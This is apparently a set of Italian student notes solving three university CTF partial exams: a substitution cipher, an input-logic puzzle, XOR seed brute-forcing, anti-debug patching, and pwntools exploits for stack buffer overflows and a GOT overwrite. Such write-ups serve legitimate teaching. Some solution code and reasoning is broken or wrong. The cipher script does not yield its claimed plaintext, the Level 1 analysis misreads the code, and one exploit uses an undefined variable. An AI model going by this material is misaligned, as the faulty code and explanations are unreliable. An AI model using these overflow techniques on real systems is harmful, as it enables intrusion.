To solve an exercise, you need to find a flag in the spritz{...} format, and send it to us along a description of what you did to find it (write-up), the eventual code you wrote.

To submit your answer, upload a zip containing all the files on the corresponding assignment on Moodle.

You cannot use online tools to AUTOMATICALLY solve the exercises (e.g., automatic caesar solver that finds the right shift for you), but you are allowed to browse the internet if you have doubts about python functions, libraries, etc.

NOTES

1. The exercises order doesn't matter, you can start from whatever you think is the best.
1. If you are stuck, use a hint or move to the next exercise. If you think there is an error in the binary/exercise, please contact us!
1. Remember to use Python 3 or above when running the exercises.
1. Please submit everything you did, even if you did not fully solved the exercises. You can still gain some precious points.

(Riferimento soluzioni e file:
https://github.com/augustozanellato/Cybersec2021/tree/master/20211112_PartialExam)

1) Exercise 1: Testo e Soluzione

<u>Testo</u>

A beggar gave us an envelop with two letters:

- ciphertext.txt
- compass.png

He told us that he use to sing this song during CTF exercises.
Can you help us decrypt the song?

Note: the final plaintext must have only "lowercase" letters

Rules:

- You cannot use online tools to solve the challenge automatically.
- Provide a Python solution, where you explain every consolidation you made to achieve the solution.

Some useful python commands:

```py
#read the ciphertext text
with open("ciphertext.txt", "r") as file:
    cipher = ''.join(file.readlines())
```

Nell'esercizio è presente un file "ciphertext.txt" con il testo da sostituire:


A GDPY BU GDRP WDN HVI GIZDMY HABI
'ZTRGI HVI BTM YDM'H ETU BI
A JILLIY BU PTMYPDNY WDN GDBI BDNI HABI
VI GTAY, "GDM, HVI JAPP'G KTAHAML"
BU JIGH WNAIMY ZTPPIY BI HVI DHVIN MALVH
VI GTAY, "BTM, TNI UDR ZNTCU?"
BU LANPWNAIMY HDPY BI HD LIH T PAWI
GVI GTAY, "JDU, UDR PTCU!"
JRH A YDM'H BAMY
TG PDML TG HVINI'G T JIY JIMITHV HVI GHTNG HVTH GVAMI
A'PP JI WAMI
AW UDR LAOI BI T BAMRHI
T BTM'G LDH T PABAH
A ZTM'H LIH T PAWI AW BU VITNH'G MDH AM AH
A YDM'H BAMY
TG PDML TG HVINI'G T JIY JIMITHV HVI GHTNG HVTH GVAMI
A'PP JI WAMI
AW UDR LAOI BI T BAMRHI
T BTM'G LDH T PABAH
A ZTM'H LIH T PAWI AW BU VITNH'G MDH AM AH
A PDGH BU WTAHV AM HVI GRBBINHABI
'ZTRGI AH YDM'H GHDE NTAMAML
HVI GFU TPP YTU AG TG JPTZF TG MALVH
JRH A'B MDH ZDBEPTAMAML

Scritto da Gabriel

A JILLIY BU YDZHDN WDN DMI BDNI PAMI
VI GTAY, "GDM, DRN KDNYG WTAP BI!"
AH TAM'H MD EPTZI HD JI FAPPAML HABI
A LRIGG A'B SRGH PTCU
A YDM'H BAMY
TG PDML TG HVINI'G T JIY JIMITHV HVI GHTNG HVTH GVAMI
A'PP JI WAMI
AW UDR LAOI BI T BAMRHI
T BTM'G LDH T PABAH
A ZTM'H LIH T PAWI AW BU VITNH'G MDH AM AH

GENAHC{DTGAG_IMZNUEH}

Si ha inoltre un file *compass.png* che si presenta come segue:



compass.png - 1/1 (96 dpi)

E	11.1607%	56.88	M	3.0129%	15.36
A	8.4966%	43.31	H	3.0034%	15.31
R	7.5809%	38.64	G	2.4705%	12.59
I	7.5448%	38.45	B	2.0720%	10.56
O	7.1635%	36.51	F	1.8121%	9.24
T	6.9509%	35.43	Y	1.7779%	9.06
N	6.6544%	33.92	W	1.2899%	6.57
S	5.7351%	29.23	K	1.1016%	5.61
L	5.4893%	27.98	V	1.0074%	5.13
C	4.5388%	23.13	X	0.2902%	1.48
U	3.6308%	18.51	Z	0.2722%	1.39
D	3.3844%	17.25	J	0.1965%	1.00
P	3.1671%	16.14	Q	0.1962%	(1)

Soluzione

Il file si presenta come un testo con una serie di lettere maiuscole e vari segni di punteggiatura; andiamo quindi a leggere il file, togliendo segni, spazi e altre cose. Inoltre, andiamo a calcolare le frequenze dei caratteri basandoci sull'analisi del testo (comunque, teniamo una mappa di frequenze basata sull'immagine *compass*).

Fatto questo, confrontiamo le frequenze tra il testo vero e il testo mappato dall'immagine compass, andando a mappare in percentuale ogni singola chiave. Prendiamo ogni lettera non maiuscola e, dato il mapping reale delle stringhe, andiamo a tradurre correttamente il file iniziale.
Otteniamo in questo modo la flag.

Lo script risolutivo può essere come segue:

```
import string

with open('ciphertext.txt', 'r') as f:
   text = f.read().lower() #We read the text and convert it to lowercase (it's all uppercase here)

# Remove punctuation (here we do have the mapping we got after)
# The line of code here would be something like text = text.translate(str.maketrans(' ', ' ',
# string.punctuation)
text = text.translate(str.maketrans("abcdefghijklmnopqrstuvwxyz",
   "IMZOPKSTEBWGNRVL_UJAYHF_DC", string.punctuation))
```

Scritto da Gabriel

```
# Remove spaces
text = text.replace(' ', '').strip()

#This is made because of "compass.png"
expected_freqs = {
    "a": 8.4966,
    "b": 2.0720,
    "c": 4.5388,
    "d": 3.3844,
    "e": 11.1607,
    "f": 1.8121,
    "g": 2.4705,
    "h": 3.0034,
    "i": 7.5448,
    "j": 0.1965,
    "k": 0.2902,
    "l": 5.4893,
    "m": 3.0129,
    "n": 6.6544,
    "o": 7.1635,
    "p": 3.1671,
    "q": 0.1962,
    "r": 7.5809,
    "s": 5.7351,
    "t": 6.9509,
    "u": 3.6308,
    "v": 1.0074,
    "w": 1.2899,
    "x": 0.2902,
    "y": 1.7779,
    "z": 0.2722,
}

#We get the frequency of each letter in the text
def get_freqs(text):
    freqs = {}
    for char in text:
        if char in freqs:
            freqs[char] += 1
        else:
            freqs[char] = 1
    return freqs

freqs=get_freqs(text)
print(freqs)

#We get the key
key = {}
for char in freqs:
    #We get the letter with the lowest difference between the frequency of the letter in the text and the frequency of the letter in the expected frequencies
    key[char] = min(expected_freqs, key=lambda x: abs(expected_freqs[x] - freqs[char] / len(text) * 100))
```

```
print(key)
plaintext = "".join(char if char not in string.ascii_lowercase else key[char] for char in text)
print(plaintext)
#Given we cut the punctuation, here we do get
#the correct key, but we don't get the correct plaintext
#We do have: nvdeaksaneneoydgva

#Given the frequency analysis that we got before,
#we change the character mapping and translation.

#The correct plaintext is as follows:
#SPRITZOASISENCRYPT
```

2) Esercizio 2: Testo e Soluzione

In this game, you can already see the flag.
The question is: how to get there? You need to provide two inputs that allow you to reach it.

Your final solution can be a text file, where you explain your trials/reasonings and the inputs you used to reach the flag.

Rules

- You cannot use online tools for solving the challenge automatically
- You can modify the python code we provide you as you desire … however: the solutions you provide us must work with the original python code.

Il codice da loro fornito in *points.py* è il seguente:

```
# game instructions
• print("Welcome to the CTF points dispatcher. In this game, the more you score, the higher your
  evaluation.")
# current points
pnt = 0
print(f"\nCurrent points=\t{pnt}")

def level1(x):
  x_vec = x.split("a")
  if len(x_vec) == 2:
    try:
      score = ord(x_vec[0]) + ord(x_vec[1])
    except:
      score = 2
  else:
    score = 8

  if score > 180:
    return 4
  else:
    return 0

# user input
print("\n\nLevel 1. To pass the level, you need to insert an input greater than 180")
```

```
lvl1 = input("Insert you input:\t")
# execute level 1
score_lvl1 = level1(lvl1)

# increase the points
pnt += score_lvl1
print(f"\n\nYou score=\t{score_lvl1}\ttotal points=\t{pnt}")

print("\n\nLevel 2. To pass the level, write SPRITZ")
lvl2 = input("Insert you input:\t")

def level2(x):
   # sanitization
   x = list(x)
   x[2] = chr(ord(x[2]) + 2)
   x = "".join(x)
   x = x.replace("RI", "")
   if x == "SPRITZ":
      return 4
   else:
      print("Wait, what? I think you forgot something ...")
      return 0

score_lvl2 = level2(lvl2)

# increase the points
pnt += score_lvl2
print(f"\n\nYou score=\t{score_lvl2}\ttotal points=\t{pnt}")

if pnt != 8:
   print("\n\nYou lost. To get the flag, you need to have 8 points.")
else:
   print("\n\nCOngr4t5!!! SPRITZCTF={webgame2020_03}")
```

Soluzione

Per poter risolvere questo esercizio, occorre capire il codice per come si presenta.
Il primo livello comincia a fare lo split della stringa alla lettera “a” e ne esegue uno split.

- Se la stringa è stata correttamente divisa in due parti, allora:
  - prende il punteggio e associa un numero ai due pezzi di stringa divisa
  - altrimenti, se lancia eccezione, il punteggio è pari a 2
- Se la stringa non è stata divisa
  - Il punteggio è pari a 8

L’ultimo pezzo controlla se il punteggio è > 180, in quel caso il punteggio è pari a 4.
Per passare questo livello, basta letteralmente inserire una stringa che non abbia “a” come prima/ultima posizione e si guadagnano 4 punti.

Il secondo livello vede l’input come lista, ne cambia il terzo carattere, la converte in stringa e toglie ‘RI’ dalla stringa. Sapendo che cambia il terzo carattere, basterà inserire una stringa che cambia ogni terzo carattere e, dunque, permetta di sanificare la stringa ottenendo SPRITZ. La stringa che risolve questa condizione è SPPRIITZ.
Flag

Scritto da Gabriel

`SPRITZCTF={webgame2020_03}`
3) Esercizio 3: Testo e Soluzione

SPRITZ group deployed a new encryption strategy ... but they forgot to write the decryption part.

Can you help them?

The main.py contains the encryption code they used, and an encrypted secret contained contained in secret.txt .

Be careful: the encryption function requires an information we do not have.
We only now that it is an integer greater than 0, and for sure lower than 1000.

Rules

- Provide us a python solution to decrypt the "secret.txt".
- You cannot use online tools to solve the exercise automatically.

Forniscono il seguente script *main.py*:

```
import random
import string

def transformation(input):
   input = list(input)
   input.append(input[0])
   input.pop(0)
   return "".join(input)

def encrypt(input, seed):
   input = transformation(input)
   input = list(input)
   random.seed(seed)
   input = [chr(ord(x) ^ random.randint(80, 120)) for x in input]
   input = "".join(input)
   return input
```

<u>Soluzione</u>

Analizziamo tutto il codice:
- una funzione *trasformation* si occupa di prendere l'input e convertirlo in lista, appendere il primo carattere alla fine della lista, togliere il primo carattere e ritornare la stringa così modificata
- una funzione *encrypt* in cui si applica la funzione *transformation* come primo step, si converte l'input in lista, si setta il seme per la funzione random, esegue la funzione XOR con un numero casuale tra 80 e 120 e la posizione di "x", infine ritorna l'input come stringa

Essendo che abbiamo una XOR, dobbiamo sfruttarne la proprietà di reversibilità per poter ottenere la flag. Cominciamo, quindi, con il definire una funzione di decrittazione; questa sfrutterà la XOR, ma facendo l'opposto; dato che togliamo il primo carattere dalla stringa, sfruttiamo questa debolezza per realizzare una funzione che fa il contrario, settando però il seme casuale. La crittografia consiste nello XOR dei caratteri con un int casuale generato dal seme. Quindi dovremo forzare il seme in qualche modo.

Dovremmo essere in grado di riconoscere il flag grazie al formato noto (e all'insieme di caratteri indovinabile `A-Za-z0-9{}_`)

```
#The decryption function is the same as the encryption function, but with the transformation function reversed
def decrypt(input, seed):
   random.seed(seed)
   return transformation("".join(chr(ord(char) ^ random.randint(80, 120)) for char in input))
#As you can see, it's literally the encryption function, but we are making a join to concatenate the first
#character, hence making it the last and removing it

#We open the file, but careful it's some ASCII mess
with open("Exercise3/secret.txt", "r") as file:
   cipher = file.read()

flag=""
#We need to use the decryption function and get the flag
for seed in range(1000): #We try all the random seeds
   decrypted = decrypt(cipher, seed) #We decrypt the cipher with the seed
   if set(decrypted).issubset(set(string.ascii_letters + string.digits + "}{_")) and "spritz" in decrypted:
      #we see if decrypted is subset of all the letters/digits and if it contains the word "spritz", usually used in flags
      print(decrypted) #We print the decrypted text
      flag="".join(decrypted) #We save the flag

print(flag)
```

Flag

`spritz{final_chall}`

<u>17/12/2021: Second Partial Exam</u>

<u>Rules</u>

 # Challenge Session 2 – Exercises Instruction

The Exercises will be uploaded on Moodle. The zip file will contain:

1. CrossTheBridge folder: containing binary + instructions
1. NeedsToBeHappy: binary + temp + instructions
1. SaveTheWorld: binary + auxil1 + auxil2 + instructions

If you miss some files, please contact us immediately.
In this second challenge, you are asked to solve 3 exercises in the Reverse and Pwn Area:

- NeedsToBeHappy (PWN) – 10 Points
- CrossTheBridge (REV) – 11 Points
- SaveTheWorld (PWN) – 11 Points
For a total of 32 Points.

For each exercise, we supply two additional hints (available on Moodle), that can help you if you need:

*1. The source code **(will automatically remove 3 points)***

*1. An insight on how to solve the challenge **(will automatically remove 2 points)***

You can open the same hint all the times you want.
To solve an exercise, you need to find a flag in the specific format `SPRITZ{...}`, and send it to us along a description of what you did to find it (write-up), the eventual code you wrote, and the patched binary if you patched it.

The write-up must be accurate and include details (e.g., addresses for breakpoints, patching)
to demonstrate that you understood the challenge and solved it accordingly. Just reporting the
flag is not enough! Even if you did not fully complete the challenge, please write what you
understood and what was your idea to solve it, you could still gain some points!

To submit your answer, put all the files you used (starting binaries, python code, patched binaries, ...) , the flags, and the write-ups, in a zip folder called SOLUTIONS and upload it on moodle.

You have time until 12:30

NOTES

1. read the instructions of every exercise CAREFULLY. Patching a binary or a part of it that was forbidden will not give you any point!
1. The exercises order doesn't matter, you can start from whatever you think is the best.
1. If you are stuck, use a hint or move to the next exercise. If you think there is an error in the binary, please contact us!
1. Please submit everything you did, even if you did not fully solved the exercises. You can still gain some precious points.
1. Do not get distracted by useless functions that print decorations.

(Riferimento soluzioni e file: https://github.com/augustozanellato/Cybersec2021/tree/master/20211217_PartialExam)

1) CrossTheBridge: Testo e Soluzione

Testo

Can you cross the bridge and get the flag?

You must not patch the "play_game_no_patch" function, nor delete it, and this function must be executed to get the flag. The rest of the binary can be patched in any way you like!

Soluzione

L'esecuzione del programma dà la seguente traccia:

```
You received an invite! Do you want to open it? [Y]/n Y

Welcome to a beautiful game!
If you win, you'll receive what you're looking for!
Wanna play? :) [Y]/n
------
Rules
------
1. You must cross a bridge of 16 steps to win
2. At every step of the bridge, you need to choose between Left or Right path
3. If you choose the correct path, you proceed, if not... you'll be eliminated
)
4. If you cheat and try to get the correct path BEFOREHAND, you'll regret it.

Press Enter to begin!
```


Se si sbaglia, si ha il seguente risultato:

L’ordine di esecuzione non è fisso, infatti facendo varie prove si arriva sempre allo stesso risultato.

Ispezionando il codice con *strings*, si capisce che non è il miglior approccio da seguire e vari input non sono molto utili da seguire. Disassembliamo il main e vediamo che, oltre a chiamare *print_rules, puts, getchar* abbiamo funzione come *generate_random_bridge*, che genera il passo random e anche controlla se stai imbrogliando (*is_someone_cheating*). Disassemblando quest’ultima, notiamo la stampa della stringa precedente, ma soprattutto una chiamata a *ptrace*.

```
0x0000000000001b5e <+160>:   mov    ecx,0x0
0x0000000000001b63 <+165>:   mov    edx,0x0
0x0000000000001b68 <+170>:   mov    esi,0x0
0x0000000000001b6d <+175>:   mov    edi,0x11
0x0000000000001b72 <+180>:   mov    eax,0x0
0x0000000000001b77 <+185>:   call   0x10e0 <ptrace@plt>
0x0000000000001b7c <+190>:   nop
```

Possiamo quindi fare una cosa semplice; patchare il file sulla *ptrace*, notando che possiamo modificare il salto da JNZ a JMP (da 75 74 a EB 74):



Esiste anche una funzione *print_flag*, a cui comunque non possiamo saltare, in quanto bareremmo.

In particolare, la cosa utile è suggerita nella funzione *generate_random_step*, nel pezzo evidenziato.

```
mov     rbp, rsp
sub     rsp, 10h
mov     rax, fs:28h
mov     [rbp+var_8], rax
xor     eax, eax
mov     [rbp+var_B], 524Ch
mov     [rbp+var_9], 0
call    _rand
mov     edx, eax
mov     eax, edx
sar     eax, 1Fh
shr     eax, 1Fh
add     edx, eax
```

La modifichiamo per fare in modo la funzione restituisca sempre L e il passo non sia più casuale, poi sfruttiamo *pwntools*.

```
from pwn import *  # type: ignore
context.binary = "./CrossTheBridge "
p = process()
p.sendline(b"y")
p.sendline()
p.send(b"L\n" * 16)
log.success(p.recvline_regex(rb".*{.*}.*").decode("ascii"))
```

```
TheBridge/CrossTheBridge'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process '/home/ubuntu/Downloads/17_12_2021_SecondPartial/CrossTheBridge/CrossTheBridge': pid 15870
[*] Process '/home/ubuntu/Downloads/17_12_2021_SecondPartial/CrossTheBridge/CrossTheBridge' stopped with exit code 0 (pid 15870)
[+] Here your flag: SPRITZ{WhaT_A_fUn_gAme}
```

Listando quindi le modifiche:

- *jne* diventa *jmp* nella funzione *is_someone_cheating*
- La modifica per far restituire sempre "L" alla funzione *generate random_step*

(Freccia a sx – originale ; Freccia a dx – modificata)

< 1ae8: 75 74 jne 1b5e <is_someone_cheating+0xa0>

> 1ae8: eb 74 jmp 1b5e <is_someone_cheating+0xa0>
766c766
< 1bba: 0f b6 44 05 f5 movzbl -0xb(%rbp,%rax,1),%eax

> 1bba: b8 4c 00 00 00 mov $0x4c,%eax

2) NeedsToBeHappy: Testo e Soluzione

<u>Testo</u>

Can you make the man happy and get the flag?

You cannot patch this binary. The challenge must be solved by providing appropriate inputs. Do not modify the temp file.

Viene anche fornito un file *temp* nella stessa cartella.

<u>Soluzione</u>

L'esecuzione del file è interessante:

In IDA si nota la presenza della funzione *give_the_man_a_cat*, la quale chiama la flag:

```
call    _fopen
mov     [rbp+pFile], rax
mov     rax, [rbp+pFile]
mov     edx, 0          ; whence
mov     esi, 2          ; off
mov     rdi, rax        ; stream
call    _fseek
mov     [rbp+newByte], 4Eh ; 'N'
mov     rdx, [rbp+pFile]
lea     rax, [rbp+newByte]
mov     rcx, rdx        ; s
mov     edx, 1          ; n
mov     esi, 1          ; size
mov     rdi, rax        ; ptr
call    _fwrite
mov     rax, [rbp+pFile]
mov     rdi, rax        ; stream
call    _fclose
lea     rsi, new        ; "flag.png"
lea     rdi, old        ; "temp"
call    _rename
```

Eseguiamo una sovrascrittura con *pwntools* per arrivarci:

*from pwn import **

context.binary = "./NeedsToBeHappy"
p = process()
p.sendline(b"y")
p.sendline(str(e.functions["give_the_man_a_cat"].address).encode("ascii"))
#prende l'indirizzo della funzione che permette di arrivare al flag e poi sovrascrivendo nella GOT per exit()
p.sendline(str(e.got["exit"]).encode("ascii"))

Questo rende il file temp riempito con la flag:

3) SaveTheWorld: Testo e Soluzione

Testo

We need your help to save the world. The selected fighter is too weak, do you have something to say about it? You cannot patch this binary. Do not modify auxil1 and auxil2

Soluzione


Eseguendo il programma, si nota subito la presenza di un possibile buffer overflow:

```
ubuntu@ubuntu-2204:~/Downloads/17_12_2021_SecondPartial/SaveTheWorld$ ./
SaveTheWorld
The evil THEO wants to destroy the world! We have only one chance to sto
p him, this will be our brave fighter:
===================

Fighter: Kakyoin!
Fighter Stand: Hierophant Green
Stand Move: Kick
Number of attacks: 0001
===================
Any objection to this? (max 64 char):
```

Provando ad eseguirlo con un input lungo, notiamo che avremo:

```
Any objection to this? (max 64 char):
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA
Ok, then the fighter is:
===================
Fighter: AAAAAAAA
Fighter Stand: AAAAAAAAAAAAAAAA
Stand Move: AAAA
Number of attacks: AAAA
===================
Segmentation fault (core dumped)
```

Notiamo subito che esiste un *memcmp* con la stringa “Jotaro!!”, successivamente con *"Star Platinum!!!"*, *“HORA”* e “9999”.



Sapendo che il buffer di destinazione è lungo 72 (64+8) bye, scriviamo lo script con *pwntools*:

```
from pwn import *  # type: ignore

context.binary = "./SaveTheWorld"
p = process()
p.sendline(b"A" * 72 + b"Jotaro!!" + b"Star Platinum!!!" + b"HORA" + b"9999")
p.recvuntil(b"Congratulation, you won!!!")
os.system("grep .*{.*}.* victory_recap.txt")
```

```
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process '/home/ubuntu/Downloads/17_12_2021_Secon
ial/SaveTheWorld/SaveTheWorld': pid 16763
That was easy... SPRITZ{Yare_Yare}
[*] Process '/home/ubuntu/Downloads/17_12_2021_SecondPartial/SaveTh
d/SaveTheWorld' stopped with exit code 0 (pid 16763)
```

<u>13/01/2022: Third Partial Exam</u>

Reverse Pwning Part: Rules

 # Challenge Session 3 – Exercises Instruction
The Exercises will be uploaded on Moodle.

In this third challenge, you are asked to solve 3 exercises in the Reverse and Pwn Area:

1. GameOfThrones (PWN) – 10 Points
1. CrossTheBridge (REV) – 11 Points
1. CourseEvaluation (PWN) – 11 Points

For a total of 32 Points.
For each exercise, we supply two additional hints (available on Moodle), that can help you if you need:

*1. The source code **(will automatically remove 3 points)***
*1. An insight on how to solve the challenge **(will automatically remove 2 points)***

You can open the same hint all the times you want.

To solve an exercise, you need to find a flag in the specific format `SPRITZ{...}`, and send it to us along a description of what you did to find it (write-up), the eventual code you wrote, and the patched binary if you patched it.

The write-up must be accurate and include details (e.g., addresses for breakpoints, patching) to demonstrate that you understood the challenge and solved it accordingly. Just reporting the flag is not enough! Even if you did not fully complete the challenge, please write what you understood and what was your idea to solve it, you could still gain some points!

To submit your answer, put all the files you used (starting binaries, python code, patched binaries, ...), the flags, and the write-ups, in a zip folder called SOLUTIONS and upload it on moodle.

THE SUBMISSION OF ANY FILE ON MOODLE WILL AUTOMATICALLY ERASE YOUR PREVIOUS SCORE.
You have time until 18:15.

NOTES

1. Read the instructions of every exercise CAREFULLY. Patching a binary or a part of it that was forbidden will not give you any point!
2. The exercises order doesn't matter, you can start from whatever you think is the best.
3. If you are stuck, use a hint or move to the next exercise. If you think there is an error in the binary, please contact us!
4. Please submit everything you did, even if you did not fully solved the exercises. You can still gain some precious points.
5. Do not get distracted by useless functions that print decorations.

Riferimento testi e soluzioni:
https://github.com/augustozanellato/Cybersec2021/tree/master/20220113_ThirdExam/ReversePwn

1) CourseEvaluation: Testo e Soluzione

<u>Testo</u>

Give us a good feedback and we might give you the flag!

You cannot patch this binary (courseEval given in the exercise folder).
The challenge MUST BE SOLVED by providing an appropriate input.
Solutions that jump directly to the print flag function WILL NOT BE CONSIDERED.
Do not modify the flag.txt file.

<u>Soluzione</u>

All'esecuzione il programma mostra chiaramente la presenza di un possibile buffer overflow:

```
Dear Student, you already filled the teaching questionnaire, but we miss
 the overall course evaluation!
===================
A recap of your data:
Student ID: UniPD_01
Best course in the WORLD: CPP-
Best part of the course: WEB-
Best Teaching Assistant of all Time: Luca
===================
Insert overall course evaluation (max 50 char):
```

Inserendo più di 50 caratteri, si ha un segfault. Disassemblando la funzione, si nota la funzione *puts,* normalmente sfruttabile ai nostri scopi e la chiamata ad una funzione *questionnaire*, che esegue vari confronti e ancora una volta, chiama la funzione *puts*. Si nota, comunque, che viene scritto un file temporaneo, evidentemente con la flag che vogliamo.

Come suggerito dalla stessa consegna, l'unica cosa evidente da poter sfruttare è proprio la vulnerabilità della funzione *puts*.
In particolare, si nota dallo stack la ripetizione di 20, 20, 16 caratteri:

```
RSI: 0x555555556160 ("UniPD_01")
RDI: 0x7fffffffdcf8 ('a' <repeats 20 times>, "\002")
RBP: 0x6161616161616161 ('aaaaaaaa')
RSP: 0x7fffffffdd18 ('a' <repeats 20 times>)
RIP: 0x55555555538c (<questionnaire+370>:      ret)
R8 : 0x7fffffffdd1c ('a' <repeats 16 times>)
```

L'unica cosa importante è sovrascrivere le variabili con il valore corretto e nell'ordine corretto (questo è facilmente verificabile guardando la posizione delle variabili nello stack). Per quello ho guardato in IDA quale fosse il valore numerico dell'offset delle variabili locali rispetto a RBP (il puntatore dello stack frame). In particolare ho notato che nonostante il terminale mostri scritto tipo "(max. 50 characters)" servono più di 50 caratteri di "garbage" per oltrepassare il buffer.

Lo script *solution.py* esegue lo scopo:

*from pwn import **
context.binary = "./courseEval"
p = process()
*p.sendline(b"A" * 56 + b"UniPD_01" + b"CPP-" + b"PWN-" + b"Pier")*
log.success(p.recvline_regex(rb"SPRITZ{.}").decode("ascii"))*

```
ubuntu@ubuntu-2204:~/Downloads/ReversePwn/CourseEvaluation$ python mysol
ution.py
[*] '/home/ubuntu/Downloads/ReversePwn/CourseEvaluation/courseEval'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process '/home/ubuntu/Downloads/ReversePwn/CourseEval
uation/courseEval': pid 3309
[+] What?? You still think CPP is the best course in the world? PWNing t
he best part? And you changed your mind saying Pier is the best teaching
 assistant of all Time? Wow dude I'm so happy :') Please accept this gif
t: SPRITZ{CPP_PWNs_Everything_173453}
[*] Process '/home/ubuntu/Downloads/ReversePwn/CourseEvaluation/courseEv
al' stopped with exit code 0 (pid 3309)
```

2) CrossTheBridge: Testo e Soluzione

Fare riferimento ad una delle soluzioni presenti nel file alla challenge omonima.

La flag risulta → *SPRITZ{WhaT_A_fUn_gAme}*

3) GameOfThrones/GoT: Testo e Soluzione

Testo

Can you write a decent finale for Game of Thrones and get the flag?

You cannot patch this binary.
The challenge MUST BE SOLVED by providing appropriate inputs.
Solutions that jump directly to the print flag function WILL NOT BE CONSIDERED.
Do not modify the flag.txt file.

Soluzione

Nota: Lo stesso nome suggerisce di controllare GOT, quindi le funzioni importate.

L'esecuzione del programma intende riscrivere il finale; di fatto, qualsiasi input porta ad una fine prima del tempo, con un segfault.

```
Hey dude, did you like Game of Thrones ending? OF COURSE NOT!
Please help us rewriting the GOT ending, so we can show you the True Ending!

